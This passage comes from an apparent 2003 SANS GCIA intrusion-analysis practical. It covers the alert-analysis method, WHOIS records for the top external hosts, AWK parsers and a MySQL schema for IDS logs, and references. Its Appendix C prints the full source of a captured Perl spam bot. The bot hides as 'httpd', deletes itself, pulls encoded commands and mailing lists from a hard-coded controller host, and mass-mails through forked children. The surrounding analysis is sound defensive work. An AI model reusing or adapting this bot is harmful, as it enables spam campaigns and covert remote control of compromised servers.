Now everything was running smooth and fast. The first step was to create the initial matrix with all the alerts and their features (number of internal hosts, external hosts, ...); this could be accomplished in a pretty easy way by some SQL queries, and gave me a clear picture of the alerts and the network environment. Then, for each analyzed alert, I've checked the Top 10 source ports and ip addresses, the Top 10 destination ports and addresses, trying to find any similarity among them. I've also searched the Internet looking for the vulnerability (although some of them were homemade alerts, and I only could find some correlations with other GCIA students); other step was to search for the suspicious attacker's ip addresses in the Internet (Google, DShield, ...) in order to know something more about the attacker. And finally, for the Top 10 attackers, I always checked if they had triggered other alerts, of if they appeared in the Scan files, or even in the OOS files.

Another important issue when analyzing the data was the alert (or scan or OOS) time window. Events often occur in a specific time window, allowing me to narrow down my different ideas about the suspicious attacks. To summarize, it was an intense task that took me several days to finalize, but it has helped me to know better how to manage a huge amount of different data.

A. Registration details for 5 external hosts

The registration details for Top 5 external hosts that have triggered more alerts are the following (actually, it's a Top6, since both host #4 and host #5 belongs to the same company): Host 81.48.143.73 (APuteaux-108-1-4-73.w81-48.abo.wanadoo.fr)

```
inetnum:      81.48.143.0 - 81.48.143.255
netname:      IP2000-ADSL-BAS
descr:        BSPUT108 Puteaux Bloc2
country:      FR
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
status:       ASSIGNED PA
remarks:      for hacking, spamming or security problems send mail to
remarks:      postmaster@wanadoo.fr AND abuse@wanadoo.fr
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20020710
changed:      gestionip.ft@francetelecom.com 20030318
source:       RIPE

route:        81.48.0.0/16
descr:        France Telecom
descr:        Wanadoo Interactive
origin:       AS3215
remarks:      ----------------------------------------
remarks:      For Hacking, Spamming or Security problems
remarks:      send mail to      abuse@francetelecom.net
remarks:      ----------------------------------------
notify:       addr-reg@rain.fr
mnt-by:       RAIN-TRANSPAC
changed:      tfischer@rain.fr 20020702
source:       RIPE

role:         Wanadoo Interactive Technical Role
address:      WANADOO INTERACTIVE
address:      48 rue Camille Desmoulins
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
address:      92791 ISSY LES MOULINEAUX CEDEX 9
address:      FR
phone:        +33 1 58 88 50 00
e-mail:       abuse@wanadoo.fr
e-mail:       technical.contact@wanadoo.com
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
nic-hdl:      WITR1-RIPE
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.com 20010504
changed:      gestionip.ft@francetelecom.com 20010912
changed:      gestionip.ft@francetelecom.com 20011204
changed:      gestionip.ft@francetelecom.com 20030428
source:       RIPE
```

Host 216.39.48.2 (trek21.sv.av.com)

```
OrgName:    AltaVista Company
OrgID:      ALTAVI-1
Address:    1070 Arastradero Rd
City:       Palo Alto
StateProv:  CA
PostalCode: 94304
Country:    US

NetRange:   216.39.48.0 - 216.39.63.255
CIDR:       216.39.48.0/20
NetName:    NETBLK-INTERNET-BLK-1-AV
NetHandle:  NET-216-39-48-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.ALTAVISTA.COM
NameServer: NS2.ALTAVISTA.COM
NameServer: NS3.ALTAVISTA.COM
Comment:
RegDate:    2002-09-09
Updated:    2002-09-09

TechHandle: OA36-ARIN
TechName:   ALtaVista, Operations
TechPhone:  +1-650-320-7700
TechEmail:  netops@av.com

OrgAbuseHandle: ABUSE129-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-320-7700
OrgAbuseEmail:  abuse@av.com

OrgTechHandle: OA36-ARIN
OrgTechName:   ALtaVista, Operations
OrgTechPhone:  +1-650-320-7700
OrgTechEmail:  netops@av.com

# ARIN WHOIS database, last updated 2003-09-21 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Host 68.48.217.68 (pcp04613030pcs.gambrl01.md.comcast.net) and 68.54.93.211 (pcp01781322pcs.howard01.md.comcast.net)

```
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. DC-3 (NET-68-48-0-0-1)
                                  68.48.0.0 - 68.49.255.255

# ARIN WHOIS database, last updated 2003-09-21 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Host 169.254.45.176

```
OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA
Address:    4676 Admiralty Way, Suite 330
City:       Marina del Rey
StateProv:  CA
PostalCode: 90292-6695
Country:    US

NetRange:   169.254.0.0 - 169.254.255.255
CIDR:       169.254.0.0/16
NetName:    LINKLOCAL
NetHandle:  NET-169-254-0-0-1
Parent:     NET-169-0-0-0-0
NetType:    IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    Please see RFC 3330 for additional information.
RegDate:    1998-01-27
Updated:    2002-10-14

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   Internet Corporation for Assigned Names and Number
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   Internet Corporation for Assigned Names and Number
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org

# ARIN WHOIS database, last updated 2003-09-21 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Host 68.18.29.200 (adsl-18-29-200.rdu.bellsouth.net)

```
OrgName:    BellSouth.net Inc.
OrgID:      BELL
Address:    575 Morosgo Drive
City:       Atlanta
StateProv:  GA
PostalCode: 30324
Country:    US
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
NetRange:   68.16.0.0 - 68.19.255.255
CIDR:       68.16.0.0/14
NetName:    BELLSNET-BLK13
NetHandle:  NET-68-16-0-0-1
Parent:     NET-68-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.BELLSOUTH.NET
NameServer: NS.ATL.BELLSOUTH.NET
Comment:
Comment:    For Abuse Issues, email abuse@bellsouth.net.
Comment:    For Subpoena Issues, please email ipadmin@bellsouth.net with "SUBPOENA" in
Comment:    the subject line.
RegDate:    2002-02-27
Updated:    2003-05-05

AbuseHandle: ABUSE81-ARIN
AbuseName:   Abuse Group
AbusePhone:  +1-404-499-5224
AbuseEmail:  abuse@bellsouth.net

TechHandle: JG726-ARIN
TechName:   Geurin, Joe
TechPhone:  +1-404-499-5240
TechEmail:  ipoperations@bellsouth.net

OrgAbuseHandle: ABUSE81-ARIN
OrgAbuseName:   Abuse Group
OrgAbusePhone:  +1-404-499-5224
OrgAbuseEmail:  abuse@bellsouth.net

OrgTechHandle: JG726-ARIN
OrgTechName:   Geurin, Joe
OrgTechPhone:  +1-404-499-5240
OrgTechEmail:  ipoperations@bellsouth.net

# ARIN WHOIS database, last updated 2003-09-21 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

© SANS Institute 2003, Author retains full rights.

B. AWK Scripts and Database Schema

```
# alerts.awk
BEGIN {
FS="\\[\\*\\*\\] "
}

{
ipsrcindex = match($3, "(MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+")
ipsrc = substr($3, ipsrcindex, RLENGTH)
portsrcindex = match($3, ":[0-9]+")
portsrc = substr($3, portsrcindex + 1, RLENGTH - 1)
ipdstindex = match($3, "-> (MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+")
ipdst = substr($3, ipdstindex + 2, RLENGTH - 2)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
portdstindex = match($3, ":[0-9]+$")
portdst = substr($3, portdstindex + 1, RLENGTH - 1)
print $1","$2","ipsrc","portsrc","ipdst","portdst
}


# scans.awk
BEGIN {
FS=" "
}

{
time = $1" "$2" "$3
srcip = substr($4, match($4, "(MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+"), RLENGTH)
srcport = substr($4, match($4, ":[0-9]+") + 1, RLENGTH - 1)
dstip = substr($6, match($6, "(MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+"), RLENGTH)
dstport = substr($6, match($6, ":[0-9]+") + 1, RLENGTH - 1)
type = $7
flags = $8
printf "%s,%s,%s,%s,%s,%s,%s\n", time, srcip, srcport, dstip, dstport, type, flags
}


# oos.awk
BEGIN {
RS=""
FS=" "
}

{
if ( ( match($0, "->") ) ) {
time = $1
srcip = substr($2, match($2, "(MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+"), RLENGTH)
srcport = substr($2, match($2, ":[0-9]+") + 1, RLENGTH - 1)
dstip = substr($4, match($4, "(MY|[0-9]+)\.(NET|[0-9]+)\.[0-9]+\.[0-9]+"), RLENGTH)
dstport = substr($4, match($4, ":[0-9]+") + 1, RLENGTH - 1)
ttl = substr($6, match($6, ":[0-9]+") + 1, RLENGTH - 1)
tos = substr($7, match($7, ":0x[0-9]+") + 1, RLENGTH - 1)
id = substr($8, match($8, ":[0-9]+") + 1, RLENGTH - 1)
iplen = substr($9, match($9, ":[0-9]+") + 1, RLENGTH - 1)
dgmlen = substr($10, match($10, ":[0-9]+") + 1, RLENGTH - 1)
flags = $12
seq = $14
ack = $16
win = $18
tcplen = $20
if ( $21 == "UrgPtr") {
urgptr = $22
final = 23
}
else
final = 21
printf "%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,", time, srcip, srcport, dstip, dstport,
if ( $final == "TCP" ) {
for (i = final; i <= NF; i++) {
printf $i
}
}
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
printf "\n"
}
}


-- MySQL dump 9.08
--
-- Host: localhost    Database: gcia
---------------------------------------------------------
-- Server version 4.0.13-log

--
-- Table structure for table 'alerts'
--

CREATE TABLE alerts (
  timestamp varchar(21) default NULL,
  alert tinytext,
  srcip varchar(16) default NULL,
  srcport smallint(5) unsigned default NULL,
  dstip varchar(16) default NULL,
  dstport smallint(5) unsigned default NULL
) TYPE=MyISAM;

--
-- Table structure for table 'oos'
--

CREATE TABLE oos (
  timestamp varchar(21) default NULL,
  srcip varchar(16) default NULL,
  srcport smallint(5) unsigned default NULL,
  dstip varchar(16) default NULL,
  dstport smallint(5) unsigned default NULL,
  ip_ttl smallint(5) unsigned default NULL,
  ip_tos varchar(10) default NULL,
  ip_id tinytext,
  ip_length smallint(5) unsigned default NULL,
  dgm_length smallint(5) unsigned default NULL,
  tcp_flags varchar(8) default NULL,
  tcp_seq varchar(16) default NULL,
  tcp_ack varchar(16) default NULL,
  tcp_win varchar(16) default NULL,
  tcp_length smallint(5) unsigned default NULL,
  tcp_urgptr varchar(16) default NULL,
  other text
) TYPE=MyISAM;

--
-- Table structure for table 'scans'
--

CREATE TABLE scans (
  timestamp varchar(15) default NULL,
  srcip varchar(16) default NULL,
  srcport smallint(5) unsigned default NULL,
  dstip varchar(16) default NULL,
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  dstport smallint(5) unsigned default NULL,
  scantype tinytext,
  flags varchar(9) default NULL
) TYPE=MyISAM;
```

C. Part 1 Appendix

```
#!/usr/bin/perl -w

$|=1;

use lib ’./lib’;
use lib ’/tmp/af56j/lib’;
use Net::SMTP;
use Socket;
use ForkManager;

my $debug=0;

open(STDERR,"/dev/null") unless $debug==1;
open(STDOUT,"/dev/null") unless $debug==1;

my $childs = 200;
#   $childs = 1 if $debug==1;
my $smtpTimeout=20;
#  $smtpTimeout=15 if $debug==1;
my $managerHost="24.61.3.38";
   $managerHost="127.0.0.1" if $debug==1;
my $managerPort="443";

my $report;

my $body;
my @maillist;

my $startmask="suxest";

sub codestr
{
 my $str=shift;
 my $last=”;
 $last="\n" if chomp($str);
 return codestr_($str).$last;
}

sub codestr_
{
 my $str=shift;
 my @hhh=(0..9,’a’..’f’);
 my $mask=$startmask x (length($str)/length($startmask)+1);
 my $rez=”;
 $str^=substr($mask,0,length($str));
 while($str ne ”)
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 {
  my $tmp=ord($str);
  $rez.=$hhh[int($tmp/16)].$hhh[$tmp%16];
  substr($str,0,1,"");
 }
 return $rez;
}

sub unhex
{
 my $str=shift;
 my $rez=”;
 while($str ne ”)
 {
  $rez.=chr(hex(substr($str,0,2)));
  substr($str,0,2,"");
 }
 return $rez;
}

sub decodestr
{
 my $str=shift;
 my $last=”;
 $last="\n" if chomp($str);
 return unhex(codestr(unhex($str),$startmask)).$last;
}

sub sendEmail
{
 my (@mxs,@cmx);
 my $email=shift;

 $body=~/\s+by\s+(\S+)\s+/;
 my $daemonHelloField = $1;
 $body=~s/_ID_/PgcHp79o76239Y/;
 $body=~s/_ID2_/367535629127\.PgcHp79o76239Y/;
 $body=~s/_TO_/$email/g;
 my $date=‘date‘;
 $date=~s/\n//;
 $body=~s/_DATE_/$date/g;
 $body=~/^From:\s(.*)/m;
 my $from=$1;
 $from=~s/</;
 $from=~s/>//;
 $from=~/\s(.*)/;
 $from=$1;
 ($name,$domain)=split("\@",$email);

  my $sent=1;
  @mxs = ‘dig mx $domain‘;
  foreach $pmx (@mxs)
  {
    if($pmx =~ /MX[\t|\s]*\d*[\t|\s]*(.*)\.$/)
    {
      push(@cmx,$1);
    }
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  }
  if ($#cmx<=0)
  {
    @mxs = ‘dig a $domain‘;
    foreach $pmx (@mxs)
    {
      if ($pmx =~ /^$domain\.[\t|\s]*\w*[\t|\s]*IN[\t|\s]*A[\t|\s]*(.*)$/)
      {
        push(@cmx,$1);
      }
    }
  }

  foreach $mx (@cmx)
  {
    print "mx=$mx\n";
    $sent=2;
    my $smtp=Net::SMTP->new("$mx",Timeout=>$smtpTimeout,Hello=>$daemonHelloField,Debug=>$debug);
    if($smtp)
    {
      $sent=3;
      $smtp->mail($from);
      $smtp->to($email);
      $res=$smtp->code;
      $sent=0 if $res==250;
      print $body if $debug==1;
      if($res==250)
      {
        $smtp->data()         unless $debug==1;
        $smtp->datasend($body) unless $debug==1;
        $smtp->dataend()       unless $debug==1;
      }
      $smtp->quit();
      return $sent;
    }
  }
  return $sent;
}

sub getInfo
{
 return 0 unless socket(telnet, PF_INET, SOCK_STREAM, getprotobyname(’tcp’));
 return 0 unless connect(telnet, sockaddr_in($managerPort,inet_aton($managerHost)));
 my $res;
 if(telnet)
 {
  telnet->autoflush();
  $res=<telnet>;
  $res=decodestr($res);
  if(defined $res and $res=~/^220/)
  {
   print telnet codestr("iam daemon\n");
   $res=<telnet>;
   $res=decodestr($res);
   if($res!~/^250/)
   {
    close telnet;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
   return 0;
  }
  if(defined $report)
  {
   print telnet codestr("report\n");
   $res=<telnet>;
   $res=decodestr($res);
   if($res!~/^354/)
   {
    close telnet;
    return 0;
   }
   print telnet codestr($report);
   $res=<telnet>;
   $res=decodestr($res);
  }
  print telnet codestr("body\n");
  $body="";
  $res="";
  while($res!~/^250/)
  {
   $res=<telnet>;
   return 0 if ($res=~/^550/);
   $res=decodestr($res);
   $body.=$res unless $res=~/^250/;
  }
  if ($body=~/^DIE/)
  {
    'rm -rf /tmp/af56j';
     die;
  }
  print telnet codestr("maillist\n");
  @maillist=();
  $res="";
  while($res!~/^250/)
  {
   chomp($res=<telnet>);
   return 0 if ($res=~/^550/);
   $res=decodestr($res);
   return 1 if $res=~/^350/;
   push(@maillist,$res) unless $res=~/^250/;
  }
  if (telnet)
  {
    print telnet codestr("quit\n");
    close(telnet);
    return 1;
  }
  else
  {
    return 0;
  }
 }
 print telnet codestr("quit\n");
 close telnet;
}
return 0;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
}

if ($debug==0) { fork && exit; }
‘rm -f /tmp/formail.pl‘;
‘rm -f /tmp/af56j/formail.pl‘;
$res=‘which dig‘;
exit(0) unless $res=~/dig/;

while(1)
{
  $0="httpd";
  open(Q,">/tmp/sess_9e4d0713ad1a561e77c93643bafef7a8");
  print Q "$$\n";
  close(Q);
  my $gi=getInfo();
  if ($gi==1)
  {
    undef $report;
    my $pm=new Parallel::ForkManager($childs);

    $pm->run_on_finish(
      sub { my ($pid, $exit_code, $ident) = @_;
      chomp($exit_code);
      print "$ident = $exit_code\n" if $debug==1;
      $report.="$ident $exit_code\n";
    }
   );
   $pm->run_on_start(
     sub { my ($pid,$ident)=@_;
#     print "** $ident started, pid: $pid\n" if $debug==1;
    }
   );
    foreach $email (@maillist)
    {
      my ($a,$b) = split(" ", $email);
      $pm->start($a) and next;
      $0="httpd";
      $ok=sendEmail("$b")."\n";
      $pm->finish($ok);
    }
    print "Waiting for children\n" if $debug==1;
    $pm->wait_all_children;
    print "Children ok\n" if $debug==1;
    print "Next loop\n" if $debug==1;
  }
  if ($gi==2)
  {
    exit 0;
  }
  sleep(30) if $debug==0;
}
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part II and part III References

Michael Zalewski and William Stearns, *p0f* , URL: http://www.stearns.org/p0f/ .

Matt Wright, *Formmail*, URL: http://www.scriptarchive.com/formmail.html .

Michael Schwartzkopff, *Strange scan for formmail*, December, 2 2002, URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00005.html .

Ray Pitmon, *formmail cgi scanning*, May, 22 2002, URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/05/msg00371.html .

Carl Gibbons, *Network Detect*, January, 19 2003, URL: http://marc.theaimsgroup.com/?l=intrusions&m=104356445126002&w=2 .

Thomas Hoffecker, *Network Detect*, November, 11 2002, URL: http://marc.theaimsgroup.com/?l=intrusions&m=104356404826130&w=2 .

David Barroso, *Network Detect*, August, 31 2003, URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/09/msg00000.html .

Dshield, *Dshield information for 210.242.069.243*, URL: http://www.dshield.org/ipinfo.php?ip=210.242.069.243 .

IEEE, *IEEE OUI and Company_id Assignments*, URL: http://standards.ieee.org/regauth/oui/index.shtml .

Chinese Institute of Technology, *MRTG statistics*, URL: http://www.ocit.edu.tw/mrtg/ .

SPHeare, *Network Detect*, June, 19 2003, URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/06/msg00249.html .

Steve Clark, *Network Detect*, December, 6 2002, URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00117.html .

Radware, *Radware Link Proof* , URL: http://www.radware.com/content/products/lp/default.asp .

BugTraq, *BugTraq 1578*, URL: http://www.securityfocus.com/bid/1578/discussion/ .

Snort, *Snort SID 1042*, URL: http://www.snort.org/snort-db/sid.html?sid=1042 .

Adam_C, *Strange log files entries*, August, 31 2002, URL: http://www.webmasterworld.com/forum39/909.htm .

Andreas Korthaus, *mod_dav response "200 OK", but Win-Explorer says "not valid"*, July, 12 2003, URL: http://mailman.lyra.org/pipermail/dav-dev/2003-July/004863.html .

Clinton Smith, *New Virus/Worm - Frontpage?*, January, 30 2002, URL: http://archives.neohapsis.com/archives/incidents/2002-01/0207.html .

Michael Dawson, *GCIA practical*, URL: http://www.giac.org/practical/GCIA/Michael_Dawson_GCIA.pdf .

Edward Peck, *GCIA practical*, URL: http://www.giac.org/practical/Edward_Peck_GCIA.doc .

SANS Institute, *Adore Worm*, April, 12 2001, URL: http://www.sans.org/y2k/adore.htm .

Les Gordon, *GCIA practical*, URL: http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc .

Vigilante, *Novel Netware vulnerability*, URL: http://securescannx.vigilante.com/tc/12068 .

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Tod Beardsley, *GCIA practical*, URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.pdf .

Greg Dzurinda, *Nimda Explained, and What You Can Do to Protect Your System(s)*, September 26, 2001, URL: https://www.sans.org/rr/malicious/nimda2.php .

Doug Kite, *GCIA practical*, URL: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf .

BugTraq, *DoS against VQServer*, URL: http://www.securityfocus.com/bid/1610/info/ .

, *RemotelyAnywhere*, URL: http://www.remotelyanywhere.com/ .

Anthony Stirk, *Back Orifice*, URL: http://www.irchelp.org/irchelp/security/bo.html .

Mark Menke, *GCIA practical*, URL: http://www.giac.org/practical/Mark_Menke_GCIA.doc .

, *RFC 958*, URL: http://www.faqs.org/rfcs/rfc958.html .

Miika Turkia, *GCIA practical*, URL: http://www.giac.org/practical/Miika_Turkia_GCIA.html .

Glenn Larratt, *GCIA practical*, URL: http://www.giac.org/practical/Glenn_Larratt_GCIA.zip .

Symantec, *Aimvision*, URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.aimvision.html .

Symantec, *Ultor*, URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.ultor.html .

, *Distributed Server Boycott List*, URL: http://www.dsbl.org .

, *battle.net server*, URL: http://faqs.thehelper.net/battlenet.php .

H C, *UDP Traffic on port 22321 AND 7674*, February, 14 2003, URL: http://www.derkeiler.com/Mailing-Lists/securityfocus/security-basics/2003-02/0324.html .

Greg Schmidt, *UDP port 22321*, September 9, 2002, URL: http://lists.insecure.org/lists/incidents/2002/Sep/0054.html .

Antoine Thierry, *UDP port 41170*, March, 4 2003, URL: http://cert.uni-stuttgart.de/archive/incidents/2003/03/msg00017.html .

, *DShield port 17300*, URL: http://isc.incidents.org/port_details.html?port=17300 .

Sanjay Menon, *GCIA practical*, URL: http://www.giac.org/practical/GCIA/Sanjay_Menon_GCIA.pdf .

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Last Updated: May 26th, 2017

Upcoming Training

Security Operations Center Summit & Training	**Washington, DC**	**Jun 05, 2017 - Jun 12, 2017**	**Live Event**
SANS Houston 2017	**Houston, TX**	**Jun 05, 2017 - Jun 10, 2017**	**Live Event**
SANS Columbia, MD 2017	**Columbia, MD**	**Jun 26, 2017 - Jul 01, 2017**	**Live Event**
SANS London July 2017	**London, United Kingdom**	**Jul 03, 2017 - Jul 08, 2017**	**Live Event**
SANSFIRE 2017	**Washington, DC**	**Jul 22, 2017 - Jul 29, 2017**	**Live Event**
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	**Washington, DC**	**Jul 24, 2017 - Jul 29, 2017**	**vLive**
SANS San Antonio 2017	**San Antonio, TX**	**Aug 06, 2017 - Aug 11, 2017**	**Live Event**
SANS Boston 2017	**Boston, MA**	**Aug 07, 2017 - Aug 12, 2017**	**Live Event**
SANS Adelaide 2017	**Adelaide, Australia**	**Aug 21, 2017 - Aug 26, 2017**	**Live Event**
SANS Virginia Beach 2017	**Virginia Beach, VA**	**Aug 21, 2017 - Sep 01, 2017**	**Live Event**
SANS Network Security 2017	**Las Vegas, NV**	**Sep 10, 2017 - Sep 17, 2017**	**Live Event**
SANS vLive - SEC503: Intrusion Detection In-Depth	**SEC503 - 201709,**	**Sep 11, 2017 - Oct 18, 2017**	**vLive**
Baltimore September 2017 - SEC503: Intrusion Detection In-Depth	**Baltimore, MD**	**Sep 25, 2017 - Sep 30, 2017**	**vLive**
SANS Baltimore Fall 2017	**Baltimore, MD**	**Sep 25, 2017 - Sep 30, 2017**	**Live Event**
SANS London September 2017	**London, United Kingdom**	**Sep 25, 2017 - Sep 30, 2017**	**Live Event**
Community SANS Scottsdale SEC503	**Scottsdale, AZ**	**Oct 02, 2017 - Oct 07, 2017**	**Community SANS**
SANS October Singapore 2017	**Singapore, Singapore**	**Oct 09, 2017 - Oct 28, 2017**	**Live Event**
Community SANS Boston SEC503	**Boston, MA**	**Oct 09, 2017 - Oct 14, 2017**	**Community SANS**
Community SANS Ottawa SEC503	**Ottawa, ON**	**Oct 16, 2017 - Oct 21, 2017**	**Community SANS**
SANS San Diego 2017	**San Diego, CA**	**Oct 30, 2017 - Nov 04, 2017**	**Live Event**
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	**San Diego, CA**	**Oct 30, 2017 - Nov 04, 2017**	**vLive**
SANS Seattle 2017	**Seattle, WA**	**Oct 30, 2017 - Nov 04, 2017**	**Live Event**
SIEM & Tactical Analytics Summit & Training	**Scottsdale, AZ**	**Nov 28, 2017 - Dec 05, 2017**	**Live Event**
SANS Cyber Defense Initiative 2017	**Washington, DC**	**Dec 12, 2017 - Dec 19, 2017**	**Live Event**
SANS OnDemand	**Online**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s Only**	**Anytime**	**Self Paced**